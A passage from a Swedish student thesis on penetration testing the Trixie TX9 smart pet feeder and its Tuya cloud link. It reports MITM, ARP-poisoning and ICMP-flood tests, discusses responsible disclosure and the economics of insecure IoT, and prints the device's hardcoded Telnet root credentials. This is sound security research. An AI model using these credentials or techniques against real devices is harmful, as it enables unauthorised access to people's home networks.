
redan blivit knäckt och publicerats på internet är det inte säkert att en angripare skulle lyckas få root-access över systemet och ges möjlighet att ladda ner filsystemet till sin lokala dator. Därför undersöks om foderautomatens firmware-uppdatering skickas över okrypterad kanal - fritt för en angripare att ladda ner eller modifiera under uppdateringsprocessen. Attackvektorn som undersöks är spoofing och MITM, och målet med attacken är att undersöka om firmware-uppdateringen skickas över okrypterad kanal.

7.2.9.2 Metod


Mobilen med Tuya Smart, Parrot och foderautomaten kopplades upp till samma nätverk. I Parrot aktiverades vidarebefordring av IP-paket och i *ettercap* kördes en ARP poisoning-attack mot routern och foderautomaten. Trafiken till/från foderautomaten övervakades i *Wireshark* samtidigt som firmware-uppdateringen begärdes i mobilapplikationen. Testet upprepades vid 2 tillfällen då ny firmware-version fanns tillgänglig för nedladdning.

7.2.9.3 Resultat

Foderautomaten kontaktade servern på 18.197.251.244 och 52.29.99.0 för att ladda ner den nya firmwaren. Trafiken mellan enheten och servern skickades över TLSv1.2.



Figur 24: Firmwaren går inte att modifiera eller läsa under uppdateringen



Figur 25: Foderautomaten upprättar en TLS-förbindelse med servern för hostadressen firmware.tuyaeu.com

7.2.9.4 Diskussion

Penetrationstestets syfte var att undersöka om firmwaren skickades över okrypterad kanal och om den gick att läsa eller modifiera ”i luften”. Firmware-uppdateringen V2.2.60.18 skickades över TLSv1.2, vilket förhindrade informationsavslöjande och kodmanipulering under uppdateringsprocessen. I den senaste versionen fanns inga uppenbara säkerhetsåtgärder gjorda för att till exempel förhindra åtkomst till filsystemet genom att inaktivera Telnet-tjänsten eller ändra lösenord.

Resultatet är tillförlitligt och förväntat, då all tidigare observerad kommunikation mellan foderautomaten och Tuya skett över krypterad kanal.

8 Hållbarhet och etik

En etisk hackare jobbar i uppdrag av ett företag som getts behörighet att hacka organisationens resurser utifrån givna villkor och avgränsningar, vilka måste säkerställa att arbetet kan ske inom ramen för interna och externa regelverk. Upptäckta sårbarheter kan sedan rapporteras och offentliggöras på två sätt: genom fullt offentliggörande (eng. full disclosure) och ansvarsfullt offentliggörande (eng. responsible disclosure).

Med fullt offentliggörande menas att alla sårbarheter offentliggörs så snabbt som möjligt. Å ena sidan informeras konsumenter och andra intressenter fort, som kan agera genom att ta ställning och ställa krav. Detta kan mer eller mindre tvinga tillverkaren att snabbt vidta åtgärder eftersom det annars kan skada varumärket. Å andra sidan finns det en risk att illvilliga hackare utnyttjar sårbarheten innan den hunnits åtgärdas, vilket kan riskera privatpersoners och företags integritet och säkerhet.

Ansvarsfullt offentliggörande innebär istället att den etiska hackaren kontaktar företaget eller utvecklare och kommer överens om ett tidsspann för vilket de ansvariga får på sig att åtgärda sårbarheterna innan sårbarheterna publiceras offentligt.

Studien har följt en metod framtagen för etisk hackning och penetrationstestning och har tagit hänsyn till den svenska lagen. Dataintrång är ett brott enligt *Brottsbalken 4 kap. 9c §* [102] varför endast författarens eller KTH:s egendom har penetrationstestats. Inga molntjänster, servrar eller andra foderautomater har varit mål för studien. Vidare har alla tester utförts på författarens privata nätverk.

Både Trixie och Tuya kontaktades i början av studien för att informera om det kommande arbetet. Inget av företagen visade intresse eller ville föra en dialog kring säkerheten i deras produkter vid tillfället. Efter samtliga penetrationstester var utförda och resultaten sammanställda kontaktades Trixie för att diskutera ansvarsfullt offentliggörande av funna sårbarheter. Den 14 april 2021 delgavs Trixie information om sårbarheterna och parterna kom överens om att rapporten publiceras tidigast 90 dagar efter delgivningen. Under denna tid planerar Trixie att åtgärda de hårdkodade inloggningsuppgifterna för Telnet-tjänsten och fortsättningsvis uppdatera dem 1–2 gånger per år.

Studien har inte haft någon större negativ påverkan ur ett ekologiskt, socialt eller ekonomiskt hållbarhetsperspektiv. Foderautomaten har förstås satt ekologiska fot-

spår i tillverkning och mindre strömförbrukning, men kan återanvändas i kommande undersökningar. Istället hoppas studien kunna bidra till ökad medvetenhet om säkerhetsriskerna i IoT-enheter och också bidra till utfasning av osäkra produkter på marknaden.

9 Ekonomiska orsaker till osäker IoT

Det finns flera anledningar till varför IoT-säkerhet är svårt och varför vi är omgivna av osäkra enheter. IoT-enheter har ett komplext ekosystem med många komponenter och aktörer som samspelar, där säkerheten måste implementeras i alla led för att få önskad effekt. IoT-enheter glöms ofta bort efter installation, brist på användargränssnitt försvårar monitorering och underhåll och osäkra uppkopplingar mot internet gör även de ”säkra” enheterna sårbara. En annan orsak är att livslängden för uppkopplade enheter i regel är lång, vilket gör att sårbara enheter sällan byts ut. Om de dessutom saknar uppdateringsmekanismer kan sårbarheterna aldrig åtgärdas. Den främsta orsaken till att vi har ett omfattande problem med sårbara IoT-enheter på marknaden är dock av ekonomisk karaktär.

En ekonomisk faktor till osäker IoT är asymmetrier inom IoT-marknaden, där bland annat asymmetrisk information. [103][104][105] Asymmetrisk information syftar till när två parter i en ekonomisk transaktion har olika förhandsinformation, ofta säljare och köpare. Konceptet, även känt inom ekonomin som ”The Market for Lemons” [106], leder till att köparna blir ovilliga att betala för kvalitet de inte kan mäta, som i sin tur skapar ett snedrivet urval på marknaden. Inom IoT innebär det att konsumenter inte kan skilja på säkra och osäkra enheter. Det kan bero på bristande information innan eller efter ett köp eller för att en tidigare ansedd säker produkt sedan visat sig vara sårbar för attacker. Många konsumenter är omedvetna om riskerna IoT för med sig och saknar kunskap om vad god cybersäkerhet innebär samt saknar förståelse för teknisk terminologi, vilket hindrar dem från att göra medvetna val. Företag som satsar på säkerhet blir således inte belönade när konsumenterna istället väljer billigare alternativ som inte sällan har bristande säkerhet.

I en konsumentundersökning uppgav 98% av de tillfrågade att de är villiga att betala mer för säkerhet. [107] Säkerhet och integritet är viktigt för de allra flesta men på grund av asymmetrier på IoT-marknaden uppstår den så kallade sekretessparadoxen (eng. privacy paradox). Sekretessparadoxen är skiljaktigheten mellan individens avsikter i att skydda sin integritet och hur de faktiskt beter sig. [108][109] Paradoxen uppstår när individer köper och använder IoT-enheter som utgör en risk mot deras säkerhet och integritet, trots att de skulle uppger sig värna om det. Många användare är alltså oroade för sin integritet men gör lite för att skydda sina data.

När konsumenterna väljer funktionalitet över säkerhet blir det mer lönsamt för IoT-leverantörerna att fokusera på snabba lanseringar av nya funktioner till ett pressat pris, ofta med små marginaler. Då krävs prisvärda hårdvarukomponenter som ibland saknar förmågan att stödja viktiga säkerhetsimplementationer. Vidare krävs

snabba lanseringar för att ta och behålla marknadsandelar, och innebär också mindre tid för testning. IoT-enheter tillverkas inte sällan av tredjepartsleverantörer som helt saknar kapital, erfarenhet och expertis som är nödvändigt för att skapa säkra produkter.

En annan ekonomisk faktor är motstridande incitament (eng. misaligned incentives). [103][104] När sårbara enheter attackeras är det sällan IoT-leverantörerna själva som drabbas, utan istället är det användare och samhället som får betala det höga priset när sårbarheter utnyttjas för till exempel kontostöld, bedrägeri eller inbrott. För attacker riktade mot en tredje part hamnar kostnaden varken på leverantörer eller användare. Det blir en så kallad (negativ) extern effekt [103][104][105] där leverantörernas osäkra produkt och konsumenternas val att använda dem skadar andra och gör internet osäkert. Detta leder till ett marknadsmisslyckande och leverantörerna saknar motivation för att ta fram säkra produkter eller åtgärda sårbarheter. Användarna blir ovilliga att säkra upp eller byta ut enheter om attacken inte har en direkt påverkan på dem själva, och är inte sällan helt omedvetna att deras enheter utnyttjats eller exempelvis blivit rekryterade till ett botnät.

Det finns en osäkerhet i vilka kostnader och fördelar ökad IoT-säkerhet för med sig som påverkar utvecklingen och implementeringen av detta. [104][110] Om det är svårt att kvantifiera kostnader och fördelar till följd av starkare/svagare säkerhet och integritet blir det också svårt för företag att rättfärdiga en sådan investering. Lagstiftningar och regelverk kan också göra det svårt att uppskatta och mäta dessa kostnader och fördelar för såväl privatpersoner som samhället i helhet.

Fördelar inkluderar bland annat reducerad juridisk risk, reducerade kostnader för dataintrång, ökat kundförtroende och rykte, färre attackvektorer mot användare, affärsmöjligheter och konkurrensfördelar. Tänkbara kostnader och kritik mot regleringar och ramverk för att öka säkerheten är att det kommer hämma den ekonomiska tillväxten och innovationen av IoT. [111]

Det kan också finnas en ovilja från tillverkare att utlova att en enhet är säker, eftersom det kräver kontroll i alla delar av försörjningskedjan. Om säkerheten bryts någonstans i kedjan kan det innebära höga (juridiska) kostnader som kan vara förödande för mindre företag. En annan problematik kring att klassa en enhet som säker är att det helt enkelt saknas standarder för vad som definieras som ”säker IoT” och därmed inga certifieringar eller märkningar att tilldela säkra eller osäkra produkter. Vidare är säkerhet inte ett statiskt tillstånd utan i ständig utveckling, vilket gör det svårt för långlivade enheter att leva upp till säkerhetskrav flera år framåt i tiden.

Säkerhetsspecialisten Bruce Schneier tror inte att det finns en marknadslösning på problemet. [112] Han menar på att de externa effekterna resulterat i att konsumenter och leverantörer inte lägre bryr sig tillräckligt mycket för att en förändring ska ske. Konsumenterna kommer fortsätta köpa billiga varor och leverantörerna drivas av snabba lanseringar som skapar marknadsandelar. Schneier förespråkar istället statliga åtgärder som tvingar IoT-tillverkarna att ta fram säkra produkter.

Under de senaste åren har flera lagar rörande IoT-säkerhet trätt i kraft runt om i världen. I Kalifornien och Oregon i USA måste numera alla uppkopplade enheter implementera ”rimliga säkerhetsfunktioner”. [113][114] En annan lag fastställer minimikrav på säkerhet för IoT-enheter som ägs eller kontrolleras av den amerikanska staten. [115] I Storbritannien måste uppkopplade konsumentprodukter bland annat ha unika lösenord, mjukvara som kan uppdateras och användare ges transparens och kontroll över användningen av deras data. [116][117] I Singapore har man nyligen introducerat ”Cybersecurity Labelling Scheme” för konsument-IoT, där produkterna blir klassade enligt deras nivå av säkerhet. [118] Initiativet syftar till att öka konsumentmedvetenheten om användningen av säkrare produkter samt uppmana tillverkare att vidta ytterligare cybersäkerhetsåtgärder, enligt kommunikations- och informationsministern, Janil Puthucheary. [119] I EU finns ingen motsvarande lag eller säkerhetsklassning, men European Union Agency for Cybersecurity (ENISA) har nyligen tagit fram riktlinjer för att säkra IoT, riktat till samtliga parter i IoT:s försörjningskedja. [120]

Cybersäkerhet må vara ett internationellt problem som nationella lagar inte kommer kunna kontrollera på egen hand, men när flera sådana lagar verkställs tvingas tillverkare och utvecklare att ställa om sin produktion för att ta fram säkrare produkter. Schneier menar på att statliga regleringar kommer gynna säkerhetsinnovation och att det i längden kommer leda till att säkerhet blir det billigare och självklara alternativet. [121]

10 Resultat

Det här kapitlet redogör för resultaten av penetrationstest 1–9 och sammanfattar de upptäckta sårbarheterna i Tabell 13.

Penetrationstest #1
SSID och lösenord till Wi-Fi samt region, token och hemlighet gick att avkoda från UDP-meddelandena som Tuya Smart sände ut på nätverket vid parningsläge.

Penetrationstest #2
Mobilapplikationen Tuya Smart kommunicerade över TLS och inga användarnamn eller lösenord skickades i klartext. Senare version av Tuya Smart förhindrade avlyssning av trafiken.

Penetrationstest #3
Wi-Fi-trafiken till/från foderautomaten kunde analyseras för att avgöra vilket tillstånd systemet var i. De distinkta tillstånden var när 1) videoflödet övervakades i mobilapplikationen, 2) mobilapplikationen var avstängd och 3) foderautomaten upptäckte rörelse när mobilapplikationen var avstängd och rörelsedetekteringen var aktiverad.

Penetrationstest #4
Foderautomaten motstod Ping of death-attacker.

Penetrationstest #5
Foderautomaten var sårbar mot stora mängder snabbt inkommande datapaket (ICMP echo requests) vilket resulterade i att foderautomatens funktioner störtes avsevärt eller att foderautomaten kraschade och gick offline under en kortare period.

Penetrationstest #6
Inloggning via den öppna Telnet-tjänsten med hårdkodade, svaga inloggningsuppgifter (användarnamnet ”root” och lösenordet ”059AnkJ”) gav root-access till systemet.

Penetrationstest #7
Filsystemet gick att ladda ner med hjälp av BusyBox verktyg. Inga av de binära filerna var krypterade och kunde dekompileras för vidare analys. Inga uppenbara sårbarheter kunde hittas i filsystemet.

Penetrationstest #8

När port 8000 försökte kontaktas slutade videoflödet strömmas till mobilapplikationen. Port 6668 var vid ett tillfälle sårbar för fjärrkörning av systemkommandon.

Penetrationstest #9

Firmwaren skickades över krypterad kanal och gick inte att ladda ner eller modifiera ”i luften”.

Tabell 13: Sammanfattning av upptäckta sårbarheter i Trixie TX9

ID	Sårbarhet	Effekt
1	Otillräcklig kryptering av parningstoken till Tuya Cloud och SSID och lösenord till Wi-Fi.	Informationsstöld, åtkomst till användarens lokala nätverk.
2	MITM av Wi-Fi-trafik.	Informationsavslöjande om systemets tillstånd.
3	ICMP-flödesattack.	DoS.
4	Öppen Telnet-tjänst.	Fjärråtkomst till systemet.
5	Hårdkodade, läckta inloggningsuppgifter som inte går att ändra.	Root-access till systemet.
6	Osäkra nätverkstjänster.	DoS, fjärrkörning av kod.

11 Diskussion

Det här kapitlet diskuterar valda metoder och modeller, resultatet från penetrationstesterna och de ekonomiska orsakerna till funna sårbarheter.

11.1 Metoder och modeller

Som beskrivet i sektion 5.1 finns det olika metoder och modeller att följa vid penetrationstestning. Rapporten har följt Weidmans penetrationstestningsmetod och Guzman et al. och Microsofts hotmodelleringsmetod, vilket resulterat i god förståelse för systemet och flertalet identifierade och testade hot. Metoderna valdes för att de var tydliga, väldokumenterade och enkla att följa, vilket värderades högt då detta var författarens första penetrationstestningsstudie. Metoderna var heller varken för generella eller specifika.

Rapporten har även hämtat inspiration från metoder och modeller som Synopsis och Ware, som båda innefattar att skapa en hotspårbarhetsmatris. NIST, Shostack och Arm Technology valdes bort av anledningar som att de överlappade varandra och valda metoder och hade med andra ord stora likheter till varandra. Vidare var Shostacks och Arm Technologys dokumentation mycket omfattande, vilket skulle vara för tidskrävande att studera och följa. Shostacks hotmodelleringsmetod var dessutom främst avsedd för utvecklare och operatörer av komplex teknologi vilket var ytterligare en anledning till varför den valdes bort, samt för att de valda metoderna redan innefattade 3 av de 4 stegen (modellera systemet, identifiera hot och adressera hot). NIST metod kunnat varit ett alternativ, men som tidigare nämnt, och liksom för Shostack, ingick NIST:s övergripande steg redan i den valda metodologin.

Det finns alltså flera alternativa metoder, varpå många liknade varandra, och man hade kunnat kombinera och anpassa dessa för studien, men i och med avgränsningarna presenterade i sektion 1.2, författarens förkunskaper, KTH NSE Labs rekommendationer och de tydliga och goda strukturerna på de valda metoderna anses de varit rätt för studien.

11.2 Penetrationstester

Den tillsynes enkla och okomplicerade foderautomaten kör ett helt OS och har ett stort filsystem med flera långa, komplicerade program som styr foderautomatens beteende och funktioner. Med tusentals rader kod är det inte konstigt, kanske snarare förväntat, att sårbarheter finns.

Penetrationstest 1 visade på hur enkelt det är för en angripare att avkoda SSID och lösenord till användarens Wi-Fi, vilket i sin tur möjliggör för angriparen att utföra

andra nätverksattacker och komma åt Telnet-tjänsten. Upprepning av penetrationstestet gav samma resultat och har hög tillförlitlighet.

I penetrationstest 2 gjordes en MITM-attack för att undersöka om användarnamn och lösenord till Tuya Smart gick att fånga upp. Trafiken kunde avlyssnas men inga inloggningsuppgifter skickades i klartext. Vid det senare försöket, när Tuya Smart hade uppdaterats till version 3.22.0, tilläts inte längre främmande certifikat och trafiken kunde inte avlyssnas i *mitmproxy*. Det är oklart om mobilapplikationen validerar hela kedjan men resultatet anses ändock ha både hög validitet då inga inloggningsuppgifter kunde fångas upp i något av testerna.

I penetrationstest 3 testades foderautomaten mot en MITM-attack där mängden trafik monitorerades för att undersöka om det gick att avgöra vilket läge den var i. Resultatet visade att det gick att avgöra om videoflödet strömmade i mobilapplikationen eller inte, vilket var väntat baserat på tidigare liknande test gjorda på övervakningskameror. Det finns risk för mindre avvikelser vid upprepade test med samma metod på grund av den mänskliga faktorn, men resultatet baseras på stora variationer i skickad datamängd vilket gör att resultatet ändå anses vara tillförlitligt. Det finns också ett stort värde i resultatet som visar på hur smarta enheter kan användas för att övervaka användaren själv.

Foderautomaten motstod Ping of death-attacken i penetrationstest 4, vilket stämde överens med förväntningarna. Tack vare testernas enkelhet kunde de upprepas ett flertal gånger och gav upphov till konsekventa resultat.

I penetrationstest 5 testades foderautomatens motståndskraft mot en ICMP flood-attack. Det är vanligt att flertalet datorer används för att skicka meddelanden i en sådan attack, men det visade sig inte behövas för att störa eller krascha enheten. Upprepade tester gav samma utfall. Sannolikheten för en lyckad attack beräknades till mellan, och visade sig stämma. Det är inte undersökt om enheten är sårbar mot andra flödesattacker, något som skulle kunna undersökas i en senare studie.

Det sjätte penetrationstestet gjordes för att undersöka om det gick att få full åtkomst till foderautomaten genom dess öppna Telnet-tjänst som lyssnade på port 23. Ett skal med root-access kunde nås med de hårdkodade inloggningsuppgifterna root/059AnkJ. Trots att Petwant kontaktats redan 2019 har Petwant inte åtgärdat sårbarheten i nyare produkter, som i Trixie Tx9 som lanserades under 2020. Inga åtgärder var heller vidtagna i den senaste firmware-uppdateringen. Att använda SSH hade såklart varit säkrare, men tjänsterna är inte alltid utbytbara. Att ändra lösen-

ord, inaktivera att Telnet-servern startar upp vid uppstarten eller förhindra fjärrinloggning av root- och adminroller är andra exempel på åtgärder som tillverkaren hade kunnat implementera.

Penetrationstest 7 syftade till att hitta känslig information eller sårbarheter i firmwaren. Vid det här laget hade drygt halva penetrationstestningsfasen löpt och stora delar av den resterande tiden ägnades åt att utforska filsystemet, studera användbara verktyg och analysera de binära filerna. Även om värdefulla fynd gjordes så upptäcktes inga direkta sårbarheter. Resultatet innebär inte att firmwaren inte innehåller sårbarheter utan ska tolkas med försiktighet. På grund av tidsbrist analyserades de binära filerna mycket ytligt och behöver utforskas än mer för att ge tillförlitliga resultat.

I penetrationstest 8 undersöktes foderautomatens öppna portar. När port 8000 kontaktades störds systemet så pass att videoflödet slutade strömma till mobilapplikationen. En netcat-förbindelse kunde öppnas på systemet genom att skicka systemkommandon till Tuya-processen som lyssnade på port 6668. Trots det anses inte resultatet vara giltigt, då det visade sig att testet för port 6668 inte var reproducerbart. För att ta reda på vad för data processen lyssnar efter och accepterar på port 6668 krävs mer omfattande, metodiska tester som gärna bygger på närmre undersökning av den binära Tuya-filen.

I det sista penetrationstestet undersöktes om foderautomatens firmware-uppdateringen skickades över okrypterad kanal och på så sätt kunde laddas ned eller modifieras ”i luften”. Två tester gjordes där uppdateringen skickades över krypterad kanal, vilket var väntat utifrån tidigare observationer av enheten.

Det är inte säkert att alla de funna sårbarheterna drabbar alla användare av Trixie TX9, då det beror på vilken version av mobilapplikationen och firmwaren som användaren har installerad.

Då det finns mycket kvar att utforska, inklusive hårdvaran, krävs fler tester för att besvara studiens frågeställning om Trixie TX9 är säker mot cyberattacker.

11.3 Ekonomiska orsaker

Tuya har visat på att de strävar efter att göra sina produkter och tjänster mer säkra genom bland annat sitt ”bug bounty program” och då de vidtagit åtgärder efter offentliggjorda sårbarheter, något man sett efter Steigerwald hack och i mobilapplikationen Tuya Smart. Ett stort, ledande företag som Tuya har goda ekonomiska förutsättningar för att investera i säkerhet. Dessutom ligger det i företagets intresse att främja säker IoT för att säkra marknadsandelar och en framtida expansion, då man

sett nytillkomna lagar och förordningar runt om i världen som ett resultat på debatten kring IoT-säkerhet.

Petwant har inte visat sig lika angelägna att åtgärda kända sårbarheter i sina produkter, vilket kan förklaras med att Petwant är ett mycket mindre företag i en nischad bransch där IoT-säkerhet troligtvis inte är en lönsam investering eller prioritering. Det saknas helt enkelt ekonomiska incitament att ta fram säkra produkter. Smarta djurtillbehör är ett relativt nytt tillskott på marknaden där företagen konkurrerar med nya funktioner, snabba lanseringar och prissättning. Husdjursägare må spendera mer pengar på sina husdjur än någonsin tidigare, men det är ingen garanti för att målgruppen är villig att betala mer för säkerhet som man ser att kunder ogärna gör. En smart foderautomat kan för konsumenter upplevas harmlös eftersom den riktar sig mot djur, och i en avvägning mellan funktionalitet och säkerhet vinner funktionalitet.

Trixie visade stort intresse för resultatet av studien och var snabba med att planera in åtgärder för de hårdkodade inloggningsuppgifterna för Telnet-tjänsten. Detta, tillsammans med att de bifogade tips på hur man säkrar IoT-enheter tillsammans med enheten, visar på att företaget tar cybersäkerhet på allvar.

12 Slutsatser

Är foderautomaten Trixie TX9 säker mot cyberattacker?

Utifrån de penetrationstester, resultat och andra fynd som gjorts kan man konstatera att enheten är säkrare än förväntat, särskilt utifrån jämförelse med andra foderautomater och övervakningskameror som visat sig vara väldigt sårbara och som fortfarande är i drift eller florerar på marknaden. Utifrån de tidigare studierna presenterade i sektion 5 hade det inte varit förvånande om foderautomaten till exempel kommunicerat över okrypterad kanal eller skickat känsliga data i klartext. Kommunikationen med Tuya har visat sig vara säker, där varken inloggningsuppgifter, videoflödet, MQTT-meddelanden, firmware eller annan känsliga data går att fånga upp när det skickas över nätverket. Avkodning av SSID och lösenord till Wi-Fi, nätverkstjänsterna och de öppna portarna på enheterna, framförallt Telnet-tjänsten, gör dock enheten sårbar mot flera olika typer av attacker.

Sammantaget är foderautomaten Trixie TX9 relativt säker om den samtidigt är uppkopplad mot ett säkert nätverk, men i och med att det finns många attackvektorer kvar att undersöka krävs fler penetrationstester för att ge ett absolut svar på frågan.

Förslag på fortsatta studier inkluderar att:

- Undersöka hårdvaran.
- Analysera de binära filerna för programmen som lyssnar på de öppna portarna samt fortsatt analys av filsystemet i stort.
- Testa systemet mot andra nätverksattacker.
- Undersöka säkerheten i mobilapplikationen.
- Undersöka om det går att ladda upp annan firmware eller imitera Tuyas servrar med olika program (se sektion 5.3).

13 Källförteckning

1. Ericsson. Ericsson Mobility Report June 2020 [Internet]. Stockholm; 2020 [citerad 26 oktober 2020] s. 36. Tillgänglig vid: https://www.ericsson.com/49da93/assets/local/mobility-report/documents/2020/june2020-ericsson-mobility-report.pdf

2. Gartner. Gartner Says 8.4 Billion Connected ”Things” Will Be in Use in 2017, Up 31 Percent From 2016 [Internet]. 2017 [citerad 27 januari 2021]. Tillgänglig vid: https://www.gartner.com/en/newsroom/press-releases/2017-02-07-gartner-says-8-billion-connected-things-will-be-in-use-in-2017-up-31-percent-from-2016

3. HP. HP News - HP Study Reveals 70 Percent of Internet of Things Devices Vulnerable to Attack [Internet]. 2014 [citerad 27 januari 2021]. Tillgänglig vid: https://www8.hp.com/us/en/hp-news/press-release.html?id=1744676#.YBm0KZNKi9Y

4. Unit 42. 2020 Unit 42 IoT Threat Report [Internet]. Santa Clara, CA; 2020 [citerad 27 januari 2021] s. 22. Tillgänglig vid: https://iotbusinessnews.com/download/white-papers/UNIT42-IoT-Threat-Report.pdf

5. F-Secure. Attack Landscape H12019 [Internet]. 2019 [citerad 22 januari 2021] s. 11. Tillgänglig vid: https://blog-assets.f-secure.com/wp-content/uploads/2019/09/12093807/2019_attack_landscape_report.pdf

6. Kevin Ashton. That ‘Internet of Things’ Thing [Internet]. 2009 [citerad 02 februari 2021]. Tillgänglig vid: https://www.rfidjournal.com/that-internet-of-things-thing

7. Maayan GD. The IoT Rundown For 2020: Stats, Risks, and Solutions - [Internet]. Security Today. 2020 [citerad 04 januari 2021]. Tillgänglig vid: https://securitytoday.com/articles/2020/01/13/the-iot-rundown-for-2020.aspx

8. Baloch R. Ethical Hacking and Penetration Testing Guide. 1:a uppl. Florida: CRC Press, Taylor & Francis Group; 2015.

9. Kaspersky. Black hat, White hat, and Gray hat hackers – Definition and Explanation [Internet]. 2021 [citerad 06 juni 2021]. Tillgänglig vid: https://www.kaspersky.com/resource-center/definitions/hacker-hat-types

10. NortonLifeLock. What is the Difference Between Black, White and Grey Hat Hackers? [Internet]. 2017 [citerad 06 juni 2021]. Tillgänglig vid: https://us.norton.com/internetsecurity-emerging-threats-what-is-the-difference-between-black-white-and-grey-hat-hackers.html

11. Wi-Fi Alliance. Discover Wi-Fi [Internet]. 2021 [citerad 04 november 2020]. Tillgänglig vid: https://www.wi-fi.org/discover-wi-fi

12. Georgia Weidman. Penetration Testing: A Hands-On Introduction to Hacking. 1:a uppl. San Francisco: No Starch Press, Inc.; 2014.

13. Postel J. Transmission Control Protocol [Internet]. 1981 [citerad 22 januari 2021]. Tillgänglig vid: https://tools.ietf.org/html/rfc793

14. Postel J. User Datagram Protocol [Internet]. 1980 [citerad 20 januari 2021]. Tillgänglig vid: https://tools.ietf.org/html/rfc768

15. Postel J. Internet Control Message Protocol [Internet]. 1981 [citerad 07 januari 2021]. Tillgänglig vid: https://tools.ietf.org/html/rfc792

16. Rescorla E. The Transport Layer Security (TLS) Protocol Version 1.2 [Internet]. 2008 [citerad 20 januari 2021]. Tillgänglig vid: https://tools.ietf.org/html/rfc5246

17. Cloudflare. What is Transport Layer Security? [Internet]. [citerad 20 januari 2021]. Tillgänglig vid: https://www.cloudflare.com/learning/ssl/transport-layer-security-tls/

18. AnyConnect. STUN, TURN, and ICE NAT Traversal Protocols [Internet]. AnyConnect. [citerad 19 januari 2021]. Tillgänglig vid: https://anyconnect.com/stun-turn-ice/

19. OASIS. MQTT Version 3.1.1 [Internet]. 2015 [citerad 21 januari 2021]. Tillgänglig vid: http://docs.oasis-open.org/mqtt/mqtt/v3.1.1/mqtt-v3.1.1.html

20. Postel J, Reynolds JK. Telnet Protocol Specification [Internet]. 1983 [citerad 21 januari 2021]. Tillgänglig vid: https://tools.ietf.org/html/rfc854

21. Definition of REVERSE ENGINEER [Internet]. [citerad 09 februari 2021]. Tillgänglig vid: https://www.merriam-webster.com/dictionary/reverse+engineer

22. Aditya Gupta. The IoT Hacker's Handbook: A Practical Guide to Hacking the Internet of Things. Walnut, CA: Apress; 2019.

23. Andersen E. BusyBox [Internet]. 2008 [citerad 18 januari 2021]. Tillgänglig vid: https://busybox.net/about.html

24. Imperva. What is MITM (Man in the Middle) Attack [Internet]. [citerad 21 januari 2021]. Tillgänglig vid: https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/

25. Kapersky. What is Spoofing? [Internet]. 2020 [citerad 21 januari 2021]. Tillgänglig vid: https://www.kaspersky.com/resource-center/definitions/spoofing

26. OWASP. Denial of Service Software Attack | OWASP Foundation [Internet]. 2020 [citerad 24 november 2020]. Tillgänglig vid: https://owasp.org/www-community/attacks/Denial_of_Service

27. OWASP. Buffer Overflow [Internet]. 2020 [citerad 22 januari 2021]. Tillgänglig vid: https://owasp.org/www-community/vulnerabilities/Buffer_Overflow

28. Kapersky. Remote Code Execution (RCE) [Internet]. 2021 [citerad 09 februari 2021]. Tillgänglig vid: https://encyclopedia.kaspersky.com/glossary/remote-code-execution-rce/

29. Aaron Guzman, Aditya Gupta. IoT Penetration Testing Cookbook. 1:a uppl. Birmingham: Packt Publishing Ltd.; 2017.

30. Microsoft. Threat Modeling [Internet]. 2010 [citerad 30 oktober 2020]. Tillgänglig vid: https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648644(v=pandp.10)

31. Osterman L. Threat Modeling Again, STRIDE [Internet]. 2007 [citerad 03 november 2020]. Tillgänglig vid: https://docs.microsoft.com/en-us/archive/blogs/larryosterman/threat-modeling-again-stride

32. OWASP. OWASP IoT Top 10 2018 [Internet]. 2018 [citerad 04 november 2020]. Tillgänglig vid: https://owasp.org/www-pdf-archive/OWASP-IoT-Top-10-2018-final.pdf

33. OWASP. OWASP Mobile Top 10 [Internet]. 2016 [citerad 30 oktober 2020]. Tillgänglig vid: https://owasp.org/www-project-mobile-top-10/

34. Alibaba. Shenzhen Petwant Pet Products Co., Ltd. - Automatic Pet Feeder, Automatic Pet Water Fountain [Internet]. Alibaba.com. [citerad 21 januari 2021]. Tillgänglig vid: https://petwant.en.alibaba.com/

35. Trixie. TX9 Smart Automatic Food Dispenser [Internet]. [citerad 26 oktober 2020]. Tillgänglig vid: https://www.trixie.de/module/mysydeshop/webforms/download_file.php?file=252499

36. Tuya Inc. Introduction of Tuya-Documentation-Tuya Developer [Internet]. 2020 [citerad 10 januari 2021]. Tillgänglig vid: https://developer.tuya.com/en/docs/iot/introduction-of-tuya/introduction-of-tuya?id=K914joffendwh

